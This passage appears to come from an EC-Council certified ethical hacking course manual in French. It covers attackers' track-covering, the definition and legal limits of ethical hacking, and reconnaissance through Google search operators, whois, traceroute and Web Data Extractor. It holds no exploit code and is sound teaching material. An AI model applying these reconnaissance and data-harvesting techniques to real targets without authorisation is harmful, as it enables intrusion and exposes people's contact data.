
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les phase du hacking : Effacement des traces

Pour des raisons évidentes, comme éviter les problèmes juridiques et maintenir leur accès, les attaquants cherchent à effacer toutes les traces de leurs actions. "Effacer les traces" désigne l'ensemble des activités menées par un attaquant pour dissimuler ses actes malveillants. Le but du pirate informatique est de continuer à accéder au système de la victime, de passer inaperçu et de ne pas être découvert, et enfin d'effacer les preuves qui pourraient conduire à sa propre poursuite judiciaire. Il utilise des utilitaires tels que PsTools (<https://docs.microsoft.com>), Netcat ou des chevaux de Troie pour effacer ses traces dans les fichiers journaux du système. Une fois que les chevaux de Troie sont en place, l'attaquant a très probablement pris le contrôle total du système et il peut exécuter des scripts pour remplacer les fichiers système et des journaux critiques afin de dissimuler sa présence dans le système. Les attaquants couvrent toujours leurs traces pour dissimuler leur identité.

D'autres techniques sont par exemple la stéganographie et la tunnelisation. La stéganographie est le procédé qui consiste à cacher des données dans d'autres données, dans des fichiers d'images et de sons par exemple. La tunnelisation tire parti du mécanisme de transmission des données en plaçant un protocole de communication sur un autre. Les attaquants peuvent même utiliser une petite quantité d'espace supplémentaire dans les en-têtes TCP et IP des paquets de données pour cacher des informations. Un attaquant peut utiliser le système compromis pour lancer de nouvelles attaques contre d'autres systèmes ou comme moyen d'atteindre un autre système sur le réseau sans être détecté. Ainsi, cette phase de l'attaque peut se transformer en phase de reconnaissance d'une autre attaque. Les administrateurs système peuvent déployer des IDS (systèmes de détection d'intrusion) et des logiciels antivirus sur l'hôte afin de détecter les chevaux de Troie et autres fichiers et répertoires apparemment compromis. Un professionnel de la sécurité doit connaître les outils et les techniques que les

attaquants déploient afin de pouvoir préconiser et mettre en œuvre les contre-mesures détaillées dans les modules suivants.



Découvrez les concepts du hacking éthique, sa portée et ses limites.

Un hackeur éthique utilise des méthodes et techniques similaires à celles d'un hackeur malveillant. Les étapes pour obtenir et conserver l'accès à un système informatique sont similaires, quelles que soient les intentions du hackeur.

Cette section présente une vue d'ensemble du hacking éthique, les raisons pour lesquelles le hacking éthique est nécessaire, la portée et les limites du hacking éthique, ainsi que les compétences que doit avoir un hackeur éthique.



What is Ethical Hacking?

Ethical hacking involves the use of hacking tools, tricks, and techniques to **identify vulnerabilities** and ensure system security

It focuses on simulating the techniques used by attackers to **verify the existence of exploitable vulnerabilities** in a system's security

Ethical hackers perform security assessments for an organization **with the permission of concerned authorities**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que le hacking éthique ?

Le hacking éthique est une pratique qui consiste à utiliser des compétences en informatique et en réseau afin d'aider les organisations à tester la sécurité de leur système informatique pour détecter d'éventuelles failles et vulnérabilités. Les Chapeaux Blancs ou White Hats (également connus sous le nom d'analystes de sécurité ou de hackeurs éthiques) sont les personnes ou les experts qui pratiquent le hacking éthique. De nos jours, la plupart des organisations (entreprises privées, universités et organisations gouvernementales, etc.) engagent des hackeurs éthiques pour les aider à améliorer leur sécurité informatique. Ces derniers pratiquent le hacking de manière éthique, avec l'autorisation du propriétaire du réseau ou du système et sans intention de nuire. Les hackeurs éthiques signalent toutes les vulnérabilités au propriétaire du système et du réseau pour qu'il y remédie, ce qui permet de renforcer la sécurité du système d'information d'une organisation. Le hacking éthique implique l'utilisation d'outils, d'astuces et de techniques de piratage habituellement utilisés par un pirate informatique pour vérifier l'existence de vulnérabilités exploitables.

Aujourd'hui, le terme "hacking" est largement associé à des activités illégales et non éthiques. Le débat se poursuit sur la question de savoir si le hacking peut être éthique ou non, étant donné que l'accès non autorisé à tout système est un délit.

Voici quelques définitions :

- Le nom "hacker", francisé en hackeur, désigne une personne qui aime apprendre et comprendre les moindres détails des systèmes informatiques et augmenter les capacités de ces systèmes.

- Le verbe "hacker" décrit le développement rapide de nouveaux programmes ou la rétro-conception de logiciels existants afin de les améliorer ou de les rendre plus efficaces par des moyens nouveaux et innovants.
- Les termes "cracker" et "attacker" désignent les personnes qui utilisent leurs compétences en matière de hacking à des fins offensives.
- Le terme "hackeur éthique" fait référence aux professionnels de la sécurité qui utilisent leurs compétences en matière de hacking à des fins défensives.

La plupart des entreprises emploient des professionnels de l'informatique pour auditer leurs systèmes à la recherche de vulnérabilités connues. Bien qu'il s'agisse d'une pratique utile, les pirates informatiques sont généralement davantage intéressés par l'utilisation de vulnérabilités plus récentes et moins connues, de sorte que ces audits de sécurité ponctuels ne suffisent pas. Une entreprise a besoin d'une personne capable de penser comme un pirate, de se tenir au courant des vulnérabilités et des exploits les plus récents, et de reconnaître les vulnérabilités potentielles là où d'autres ne le peuvent pas. C'est le rôle du hackeur éthique.

Les hackeurs éthiques utilisent généralement les mêmes outils et techniques que les pirates informatiques, à l'exception essentielle qu'ils n'endommagent pas le système. Ils évaluent la sécurité du système, informent les administrateurs des vulnérabilités découvertes et recommandent des procédures de correction de ces vulnérabilités.

La distinction importante entre les hackeurs éthiques et les pirates informatiques est le consentement. Les pirates tentent d'obtenir un accès non autorisé aux systèmes, tandis que les hackeurs éthiques sont toujours complètement transparents sur ce qu'ils font, comment ils le font et y sont parfaitement autorisés. Le piratage éthique est donc toujours légal.

Why Ethical Hacking is Necessary

To beat a hacker, you need to think like one!



Ethical hacking is necessary as it allows for counter attacks against malicious hackers through anticipating the methods used to break into the system

Reasons why organizations recruit ethical hackers



To prevent hackers from gaining access to the organization's information systems



To provide adequate preventive measures in order to avoid security breaches



To uncover vulnerabilities in systems and explore their potential as a security risk



To help safeguard customer data



To analyze and strengthen an organization's security posture



To enhance security awareness at all levels in a business

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Why Ethical Hacking is Necessary (Cont'd)

Ethical Hackers Try to Answer the Following Questions

1

What can an intruder see on the target system?
(Reconnaissance and Scanning phases)

2

What can an intruder do with that information? (Gaining Access and Maintaining Access phases)

3

Does anyone at the target organization notice the intruders' attempts or successes?
(Reconnaissance and Covering Tracks phases)

4

Are all components of the information system adequately protected, updated, and patched?

5

How much time, effort, and money are required to obtain adequate protection?

6

Are the information security measures in compliance with legal and industry standards?



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi le hacking éthique est-il nécessaire ?

La technologie se développe à un rythme accéléré, tout comme les risques qui lui sont associés. Pour contrer un pirate informatique, il est nécessaire de penser comme lui !

Le hacking éthique est nécessaire car il permet de déjouer les attaques des pirates informatiques en anticipant les méthodes qu'ils utilisent pour s'introduire dans un système. Le hacking éthique permet de détecter à l'avance les différentes vulnérabilités et de les corriger

pour prévenir toute attaque extérieure. Comme le piratage implique une réflexion créative, les tests de vulnérabilité et les audits de sécurité ne peuvent à eux seuls garantir la sécurité du réseau. Pour assurer leur sécurité, les organisations doivent mettre en œuvre une stratégie de "défense en profondeur" qui consiste à pénétrer dans leurs réseaux pour identifier et révéler les vulnérabilités.

Les raisons pour lesquelles les organisations recrutent des hackeurs éthiques :

- Empêcher les pirates d'accéder aux systèmes d'information de l'organisation.
- Découvrir les vulnérabilités des systèmes et évaluer leur potentiel de risque.
- Analyser et renforcer la stratégie de sécurité de l'organisation, notamment les politiques, l'infrastructure de protection du réseau et les pratiques des utilisateurs finaux.
- Fournir des mesures préventives adaptées afin d'éviter les failles de sécurité.
- Aider à protéger les données des clients.
- Améliorer la sensibilisation à la sécurité à tous les niveaux hiérarchiques de l'entreprise.

L'évaluation par un hackeur éthique de la sécurité du système d'information d'un client vise à répondre à trois questions fondamentales :

1. Que peut voir un attaquant sur le système ciblé ?

Les contrôles de sécurité classiques effectués par les administrateurs du système négligent souvent les vulnérabilités. Le hackeur éthique doit penser à ce qu'un attaquant pourrait voir pendant les phases de reconnaissance et de balayage d'une attaque.

2. Que peut faire un intrus avec ces informations ?

Le hackeur éthique doit discerner l'intention et le but des attaques pour déterminer les contre-mesures appropriées. Pendant les phases d'accès et de maintien de l'accès d'une attaque, le hackeur éthique doit avoir une longueur d'avance sur le pirate afin d'assurer une protection efficace.

3. Les tentatives des attaquants sont-elles détectées sur les systèmes ciblés ?

Parfois, les attaquants tentent de pénétrer dans un système pendant des jours, des semaines, voire des mois. D'autres fois, ils obtiennent un accès mais attendent avant de faire quoi que ce soit et prendront plutôt le temps d'évaluer l'utilisation potentielle des informations collectées. Pendant les phases de reconnaissance et d'effacement des traces, le hackeur éthique devrait remarquer et arrêter l'attaque.

Après avoir mené des attaques, les pirates peuvent effacer leurs traces en modifiant les fichiers journaux et en créant des portes dérobées, ou en déployant des chevaux de Troie. Les hackeurs éthiques doivent vérifier si de telles activités ont été enregistrées et quelles mesures préventives ont été prises. Cela leur permet non seulement d'évaluer les compétences de l'attaquant, mais aussi de se faire une idée des mesures de sécurité existantes sur le système en cours d'évaluation. L'ensemble du processus de hacking éthique et de correction des vulnérabilités détectées dépend de questions telles que :

- Qu'est-ce que l'organisation essaie de protéger ?
- Contre qui ou quoi essaie-t-elle de le protéger ?
- Tous les composants du système d'information sont-ils convenablement protégés, mis à jour et corrigés ?
- Combien de temps, d'efforts et d'argent le client est-il prêt à investir pour obtenir une protection adaptée ?
- Les mesures de sécurité de l'information sont-elles conformes aux normes industrielles et juridiques ?

Il arrive que le client décide de mettre fin à l'évaluation après la découverte de la première vulnérabilité, afin d'économiser des ressources ou d'éviter d'autres découvertes ; il est donc important que le hacker éthique et le client définissent au préalable un cadre d'investigation approprié. Le client doit être convaincu de l'importance de ces exercices de sécurité par des descriptions concises de ce qui se passe et de ce qui est en jeu. Le hacker éthique doit également veiller à faire comprendre au client qu'il n'est jamais possible de protéger complètement les systèmes, mais qu'il est toujours possible de les améliorer.

Scope and Limitations of Ethical Hacking



Scope

- Ethical hacking is a crucial component of **risk assessment**, **auditing**, **counter fraud**, and information systems security **best practices**
- It is used to **identify risks** and highlight **remedial actions**. It also reduces ICT costs by resolving vulnerabilities

Limitations

- Unless the businesses already know what they are looking for and why they are **hiring an outside vendor to hack systems** in the first place, chances are there would not be much to gain from the experience
- An ethical hacker can only help the organization to better **understand its security system**; it is up to the organization to **place the right safeguards** on the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Portée et limites du hacking éthique

Les experts en sécurité classent les crimes informatiques en deux catégories : ceux facilités par un ordinateur et ceux dont l'ordinateur est la cible.

Le hacking éthique est une évaluation structurée et organisée de la sécurité, qui fait généralement partie d'un test d'intrusion ou d'un audit de sécurité. Il s'agit d'une composante essentielle de l'évaluation des risques, de l'audit, de la lutte contre la fraude et des bonnes pratiques en matière de sécurité des systèmes d'information. Cette évaluation est utilisée pour identifier les risques et préconiser des mesures correctives. Elle est également utilisée pour réduire les coûts des technologies de l'information et des communications (TIC) en éliminant les vulnérabilités.

Les hackeurs éthiques déterminent le périmètre de l'évaluation de la sécurité en fonction des préoccupations du client en matière de sécurité. De nombreux hackeurs éthiques sont membres d'une "Tiger Team". Les membres d'une Tiger Team travaillent ensemble pour effectuer un test complet couvrant tous les aspects du réseau, ainsi que l'intrusion physique et celle des systèmes.

Un hackeur éthique doit connaître les sanctions encourues en cas de piratage non autorisé d'un système. Aucune activité de hacking éthique associée à un test d'intrusion dans un réseau ou à un audit de sécurité ne doit commencer avant d'avoir reçu du client un document contractuel signé donnant au hackeur éthique l'autorisation expresse de se livrer à ces activités de hacking. Les hackeurs éthiques doivent faire preuve de discernement dans l'utilisation de leurs compétences en matière de hacking et être conscients des conséquences d'une mauvaise utilisation de ces compétences.

Le hackeur éthique doit suivre certaines règles pour remplir ses obligations éthiques et morales. En particulier, il doit :

- Obtenir l'autorisation du client et avoir un contrat signé lui donnant la permission d'effectuer le test.
- Maintenir la confidentialité lors du test et respecter un accord de confidentialité (NDA) avec le client pour les informations confidentielles obtenues lors du test. Les informations recueillies peuvent contenir des informations sensibles et le hackeur éthique ne doit divulguer aucune information sur le test ni les données confidentielles de l'entreprise à un tiers.
- Effectuer le test jusqu'aux limites convenues, mais sans les dépasser. Par exemple, les hackeurs éthiques ne doivent effectuer des attaques DoS que si cela a été convenu au préalable avec le client. Une organisation dont les serveurs ou les applications sont indisponibles en raison du test pourrait subir une perte financière, une perte de clientèle ou subir des conséquences plus graves encore.

Les points suivants fournissent un cadre pour la réalisation d'un audit de sécurité d'une organisation, ce qui permettra de s'assurer que le test est organisé, efficace et éthique :

- S'entretenir avec le client et discuter des besoins à prendre en compte lors du test.
- Préparer et signer les accords de confidentialité avec le client.
- Organisez une équipe de hacking éthique et préparez le calendrier des tests.
- Réaliser le test.
- Analyser les résultats du test et préparer un rapport.
- Présenter le rapport et ses conclusions au client.

Toutefois, cette approche a ses limites. Si les entreprises ne savent pas clairement ce qu'elles recherchent et pourquoi elles font appel à un fournisseur extérieur pour pirater leurs systèmes, il est probable qu'elles n'auront pas grand-chose à apprendre de ce type de prestation. Le hackeur éthique ne peut donc que contribuer à aider l'organisation à mieux comprendre son système de sécurité. C'est à l'organisation de placer les bonnes protections sur le réseau.

Skills of an Ethical Hacker



Technical Skills

- ➊ In-depth knowledge of major operating environments such as Windows, Unix, Linux, and Macintosh
- ➋ In-depth knowledge of networking concepts, technologies, and related hardware and software
- ➌ A computer expert adept at technical domains
- ➍ Knowledgeable about security areas and related issues
- ➎ “High technical” knowledge for launching sophisticated attacks



Non-Technical Skills

- ➊ The ability to learn and adopt new technologies quickly
- ➋ Strong work ethics and good problem solving and communication skills
- ➌ Committed to the organization's security policies
- ➍ An awareness of local standards and laws



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Compétences d'un hackeur éthique


Il est essentiel pour un hackeur éthique d'acquérir les connaissances et les compétences nécessaires pour devenir un hackeur expert et utiliser ces connaissances de manière légale. Voici les compétences techniques et non techniques nécessaires pour devenir un bon hackeur éthique :

▪ Compétences techniques

- Connaissance approfondie des principaux environnements d'exploitation, tels que Windows, Unix, Linux et Macintosh
- Connaissance approfondie des concepts et des technologies de mise en réseau, ainsi que du matériel et des logiciels correspondants
- Expertise informatique dans les domaines techniques
- Connaissance des domaines de la sécurité et des questions connexes
- Connaissance technique approfondie de la manière de lancer des attaques sophistiquées

▪ Compétences non techniques

- Capacité d'apprendre et d'adapter rapidement de nouvelles technologies
- Forte éthique de travail et bonnes capacités de résolution de problèmes et de communication
- Engagement envers les politiques de sécurité d'une organisation
- Connaissance des normes et des lois locales



Outils de hacking éthique

Cette section présente les différents outils de hacking qui permettent aux professionnels de la sécurité de collecter des informations importantes sur la cible.

Reconnaissance Using Advanced Google Hacking Techniques



Google hacking refers to the use of advanced Google search operators for **creating complex search queries** to extract sensitive or hidden information that helps attackers **find vulnerable targets**

Popular Google advanced search operators

Search operators	Description
[cache:]	Displays the web pages stored in the Google cache
[link:]	Lists web pages that have links to the specified web page
[related:]	Lists web pages that are similar to the specified web page
[info:]	Presents some information that Google has about a particular web page
[site:]	Restricts the results to those websites in the given domain
[allintitle:]	Restricts the results to those websites containing all the search keywords in the title
[intitle:]	Restricts the results to documents containing the search keyword in the title
[allinurl:]	Restricts the results to those containing all the search keywords in the URL
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[location:]	Finds information for a specific location



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reconnaissance à l'aide des techniques de hacking avancées avec Google

Le hacking avec Google consiste à utiliser les opérateurs de recherche avancée de Google pour créer des requêtes de recherche complexes afin d'extraire des informations sensibles ou cachées. Les informations obtenues sont ensuite utilisées par les attaquants pour trouver des cibles vulnérables. La recherche d'empreintes à l'aide des techniques de hacking avancées avec Google consiste à localiser des chaînes de texte spécifiques dans les résultats de recherche à l'aide des opérateurs avancés du moteur de recherche Google.

Le hacking avancé avec Google est l'art de créer des requêtes complexes dans les moteurs de recherche. Les requêtes permettent de récupérer des données précieuses sur une entreprise cible à partir des résultats de recherche Google. En utilisant le hacking avec Google, un attaquant tente de trouver des sites qui sont vulnérables à une éventuelle exploitation. Les attaquants peuvent utiliser la Google Hacking Database (GHDB), une base de données de requêtes, pour identifier les données sensibles. Les opérateurs Google aident à trouver le texte requis et à écarter les données non pertinentes. En utilisant des opérateurs avancés de Google, les attaquants peuvent localiser des chaînes de texte spécifiques telles que des versions spécifiques d'applications Web vulnérables. Lorsqu'une requête sans opérateurs de recherche avancée est lancée, Google retrouve les termes recherchés dans n'importe quelle partie de la page Web, y compris le titre, le texte, l'URL, les fichiers numériques, etc. Pour restreindre les résultats d'une recherche, Google propose des opérateurs de recherche avancée. Ces opérateurs de recherche permettent de préciser la requête de recherche et d'obtenir des résultats plus pertinents et plus précis.

La syntaxe pour utiliser un opérateur de recherche avancée est la suivante : **opérateur : terme_recherché**

Remarque : ne saisissez pas d'espace entre l'opérateur et la requête.

Les opérateurs de recherche avancée de Google les plus populaires sont les suivants :

Source : <http://www.googleguide.com>

- **site** : Cet opérateur limite les résultats de la recherche au site ou au domaine spécifié.
Par exemple, la requête [jeux site:www.certifiedhacker.com] donne des informations sur les jeux du site certifiedhacker.
- **allinurl** : Cet opérateur limite les résultats aux pages contenant tous les termes de la requête spécifiés dans l'URL.
Par exemple, la requête [allinurl:google carriere] renvoie uniquement les pages contenant les mots "google" et "carriere" dans l'URL.
- **inurl** : Cet opérateur restreint les résultats aux seules pages contenant le mot spécifié dans l'URL.
Par exemple, la requête [inurl:copie site:www.google.com] renvoie uniquement les pages Google dont l'URL contient le mot "copie".
- **allintitle** : Cet opérateur restreint les résultats aux seules pages contenant tous les termes de la requête spécifiés dans le titre.
Par exemple, la requête [allintitle:detecter malware] renvoie uniquement les pages contenant les mots "detecter" et "malware" dans le titre.
- **intitle** : Cet opérateur restreint les résultats aux seules pages contenant le terme spécifié dans le titre.
Par exemple, la requête [detection malware intitle:help] renvoie uniquement les pages dont le titre contient le terme "help" et les termes "detection" et "malware" à un endroit quelconque de la page.
- **inanchor** : Cet opérateur limite les résultats aux pages contenant les termes de la requête spécifiés dans le texte d'ancrage des liens vers la page.
Par exemple, la requête [Anti-virus inanchor:Norton] renvoie uniquement les pages dont le texte d'ancrage des liens vers les pages contient le mot "Norton" et la page contenant le mot "Anti-virus".
- **allinanchor** : Cet opérateur restreint les résultats aux seules pages contenant tous les termes de la requête spécifiés dans le texte d'ancrage des liens vers les pages.
Par exemple, la requête [allinanchor:meilleur fournisseur service cloud] renvoie uniquement les pages pour lesquelles le texte d'ancrage des liens vers les pages contient les mots "meilleur", "fournisseur", "service" et "cloud".
- **cache** : Cet opérateur affiche la version en cache de Google d'une page Web au lieu de la version actuelle de la page Web.
Par exemple, [cache:www.eff.org] affiche la version de la page d'accueil de l'Electronic Frontier Foundation mise en cache par Google.

- **link** : Cet opérateur recherche les sites Web ou les pages qui contiennent des liens vers le site Web ou la page spécifié(e).

Par exemple, [link:www.googleguide.com] trouve les pages qui pointent vers la page d'accueil de Google Guide.

Remarque : selon la documentation de Google, "vous ne pouvez pas combiner une recherche de type lien : avec une recherche de mots clefs classique".

Notez également que lorsque vous combinez link : avec un autre opérateur avancé, il se peut que Google ne renvoie pas toutes les pages qui correspondent.

- **related** : Cet opérateur affiche les sites Web qui sont similaires ou liés à l'URL spécifiée.

Par exemple, [related:www.microsoft.com] fournit la page de résultats du moteur de recherche Google avec des sites Web similaires à microsoft.com.

- **info** : Cet opérateur trouve des informations sur la page Web spécifiée.

Par exemple, [info:gothotel.com] fournit des informations sur la page d'accueil de l'annuaire national des hôtels GotHotel.com.

- **location** : Cet opérateur trouve des informations sur un lieu spécifique.

Par exemple, [location : 4 seasons restaurant] vous donnera des résultats basés sur le terme "4 seasons restaurant".


- **Filetype** : Cet opérateur vous permet de rechercher des résultats basés sur une extension de fichier.

Par exemple, [jasmine:jpg] fournira des fichiers jpg correspondant à jasmine.

Reconnaissance Tools

Web Data Extractor

It extracts **targeted contact data** (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, and so on



The screenshot shows a software interface with tabs for Process log, Results, Bad URLs (12), Stored Sessions, MetaTag (26), Email (17), Phone (122), Fax (118), Link (65), and Domain (1). The Results tab is active, displaying a table of extracted data. The table columns include Description, Keywords, Title, Url, Host, Domain, Page size, and Page last modified. The data includes various meta tags and links from the certifiedhacker.com website.

Whois Record for CertifiedHacker.com

Domain Profile	
Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	NETWORK SOLUTIONS, LLC. Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com abuse@web.com (p) 1800337680
Registrar Status	clientTransferProhibited, clientTransferProhibited
Dates	6,160 days old Created on 2002-07-29 Expires on 2021-07-29 Updated on 2018-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,477,906 domains) NS1.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains)
Tech Contact	PERFECT PRIVACY, LLC 12808 Gran Bay Parkway West, Jacksonville, FL 32258, us wfd5994d@networksolutionsprivateregistration.com (p) 15707088780
IP Address	162.241.216.11 - 1,025 other sites hosted on this server
IP Location	US - Utah - Provo - Unified Layer
ASN	AS46606 UNIFIEDLAYER-AS-1 - Unified Layer, US (registered Oct 24, 2008)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 13 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 16 years


http://www.webextractor.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

https://whois.domaintools.com


Reconnaissance Tools (Cont'd)

IMCP Traceroute




The screenshot shows a command prompt window with the command "tracert 216.239.36.10". The output shows the traceroute path to ns3.google.com, listing 12 routers along the way.

TCP Traceroute



The screenshot shows a terminal window with the command "traceroute -T -o info www.google.com". The output shows the traceroute path to www.google.com, listing 10 routers along the way.

UDP Traceroute



The screenshot shows a terminal window with the command "traceroute www.google.com". The output shows the traceroute path to www.google.com, listing 7 routers along the way.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de reconnaissance

Les outils de reconnaissance sont utilisés pour collecter des informations générales sur les systèmes ciblés afin de les exploiter. Les informations recueillies par les outils de reconnaissance comprennent les informations de localisation IP de la cible, les informations de routage, les informations commerciales, l'adresse, le numéro de téléphone et le numéro de

sécurité sociale, les informations sur la source d'un courrier électronique et d'un fichier, les informations DNS, les informations de domaine, etc.

■ Web Data Extractor

Source : <http://www.webextractor.com>

Web Data Extractor extrait automatiquement des informations déterminées des pages Web. Il extrait les coordonnées de la cible (courrier électronique, téléphone et fax) à partir du site Web, extrait l'URL et les balises méta (titre, description, mot-clé) pour la promotion du site Web, fait des recherches dans les répertoires, effectue des recherches sur le Web, etc.

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent Web Data Extractor pour recueillir automatiquement des informations critiques telles que les listes de balises méta, les adresses de courrier électronique et les numéros de téléphone et de fax du site Web cible.

